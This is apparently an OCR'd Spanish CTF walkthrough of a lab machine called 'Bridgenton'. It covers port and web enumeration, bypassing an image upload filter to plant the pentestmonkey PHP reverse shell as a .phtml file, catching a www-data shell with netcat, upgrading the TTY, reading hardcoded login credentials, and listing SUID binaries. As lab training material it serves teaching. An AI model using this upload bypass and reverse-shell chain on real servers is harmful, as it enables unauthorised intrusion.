
Bridgenton


```
❯ nmap -sCV --open -p22,80 -Pn -n 192.168.137.10 -oN portscan
```




```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 ad:fa:fa:1a:e7:99:65:1b:f9:e9:c4:55:be:f5:3a:f3 (ECDSA)
|_  256 d7:87:d7:2e:d9:a3:4e:87:87:3d:b9:b8:ba:89:b5:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Universidad Bridgenton
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 00:0C:29:98:EE:E9 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
Nmap done: 1 IP address (1 host up) scanned in 7.46 seconds
❯ ll
Permissions Size User Date Modified Name
.rw-r--r--   846 root  8 ene 19:24   portscan
❯ nmap --script http-enum -p80 -Pn -n 192.168.137.10 -oN portscan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-08 19:24 -03
Nmap scan report for 192.168.137.10
Host is up (0.0012s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /login.php: Possible admin folder
|_  /uploads/: Potentially interesting directory w/ listing on 'apa
MAC Address: 00:0C:29:98:EE:E9 (VMware)
```

```
❯ whatweb 192.168.137.10
http://192.168.137.10 [200 OK] Apache[2.4.57], Country[RESERV
```

```
❯ gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/d
```



```
/.php                 (Status: 403) [Size: 279]
/.html                (Status: 403) [Size: 279]
/index.html           (Status: 200) [Size: 4289]
/login.php            (Status: 200) [Size: 2392]
/javascript           (Status: 301) [Size: 321] [→ htt
/uploads              (Status: 301) [Size: 318] [→ htt
/registrar.php        (Status: 200) [Size: 274]
/registro.php         (Status: 200) [Size: 980]
/.html                (Status: 403) [Size: 279]
/.php                 (Status: 403) [Size: 279]
```



192.168.137.10/registro.php

Registro

Nombre: a


Email: a@a.com

Contraseña: ●


Archivo: Browse... shell.php.png   Solo se permiten .jpg, .jpeg, .png

Registrarse

la mando la reverse shell de pentest monkey



```

a@a.com
-----------------------------355447761719047075722988514928
Content-Disposition: form-data; name="password"

sfd
-----------------------------355447761719047075722988514928
Content-Disposition: form-data; name="archivo"; filename="reverse.phtml"
Content-Type: image/png

<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it
```




Index of /uploads


Name	Last modified	Size	Description
Parent Directory		-	
reverse.phtml	2025-01-08 22:57	5.4K	

Apache/2.4.57 (Debian) Server at 192.168.137.10 Port 80

adentro y tratamieto de la tty



```
❯ nc -lvnp 1234
listening on [any] 1234 ...
connect to [[redacted]] from (UNKNOWN) [192.168.137.10] 42968
Linux Bridgenton 6.1.0-18-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.76-1 (2024-02-01) x86_64 GNU/Linux
 22:58:04 up  2:41,  0 user,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ clear
TERM environment variable not set.
$ script /dev/null -c bash
Script started, output log file is '/dev/null'.
www-data@Bridgenton:/$ echo $SHELL
echo $SHELL
/bin/bash
www-data@Bridgenton:/$ export TERM=xterm
export TERM=xterm
www-data@Bridgenton:/$ stty rows 38 columns 147
stty rows 38 columns 147
www-data@Bridgenton:/$ ^Z
[1]  + 11577 suspended  nc -lvnp 1234
❯ stty raw -echo;fg
[1]  + 11577 continued  nc -lvnp 1234
                                     reset xterm
```




```
ww-data@Bridgenton:/var/www/html$ ls
lcala.jpg      index.html  juan.jpeg  maria.jpeg         procesar_registro.php  registrar.php  uploads
ienvenida.php  james.jpg   login.php  procesar_login.php  profesorado.html       registro.php
ww-data@Bridgenton:/var/www/html$ cat procesar_login.php
?php
/ Iniciar la sesión
ession_start();

/ Verificar si se han enviado los datos del formulario
f ($_SERVER["REQUEST_METHOD"] == "POST") {
   // Verificar que se hayan proporcionado un correo electrónico y contraseña
   if (!empty($_POST['email']) && !empty($_POST['password'])) {
       // Verificar las credenciales del usuario (aquí deberías agregar tu lógica de verificación)
       $email = $_POST['email'];
       $password = $_POST['password'];

       // Ejemplo básico: verificar que el correo electrónico sea "james@thl.com" y la contraseña sea "bridgenton_200189"
       if ($email === "james@thl.com" && $password === "bridgenton_200189") {
           // Inicio de sesión exitoso
           // Establecer el correo electrónico en la sesión
           $_SESSION['email'] = $email;
```


pero nada, ni por su ni por ssh

procesos o capavilities nada tampoco


suids




```
www-data@Bridgenton:/var/www/html$ find / -perm -4000 -ls 2>/dev/null
   261243     88 -rwsr-xr-x   1 root     root        88496 Mar 23  2023 /usr/bin/gpasswd
   261240     64 -rwsr-xr-x   1 root     root        62672 Mar 23  2023 /usr/bin/chfn
   261244     68 -rwsr-xr-x   1 root     root        68248 Mar 23  2023 /usr/bin/passwd
   264612     48 -rwsr-xr-x   1 root     root        48896 Mar 23  2023 /usr/bin/newgrp
   262707     48 -rwsr-xr-x   1 james    james       48016 Sep 20  2022 /usr/bin/base64
   264476     60 -rwsr-xr-x   1 root     root        59704 Mar 23  2023 /usr/bin/mount
   265164     72 -rwsr-xr-x   1 root     root        72000 Mar 23  2023 /usr/bin/su
   264477     36 -rwsr-xr-x   1 root     root        35128 Mar 23  2023 /usr/bin/umount
   261241     52 -rwsr-xr-x   1 root     root        52880 Mar 23  2023 /usr/bin/chsh
   286903    276 -rwsr-xr-x   1 root     root       281624 Jun 27  2023 /usr/bin/sudo
   279288     52 -rwsr-xr--   1 root     messagebus    51272 Sep 16  2023 /usr/lib/dbus-1.0/d
   279325    640 -rwsr-xr-x   1 root     root         653888 Dec 19  2023 /usr/lib/openssh/ss
www-data@Bridgenton:/var/www/html$
```



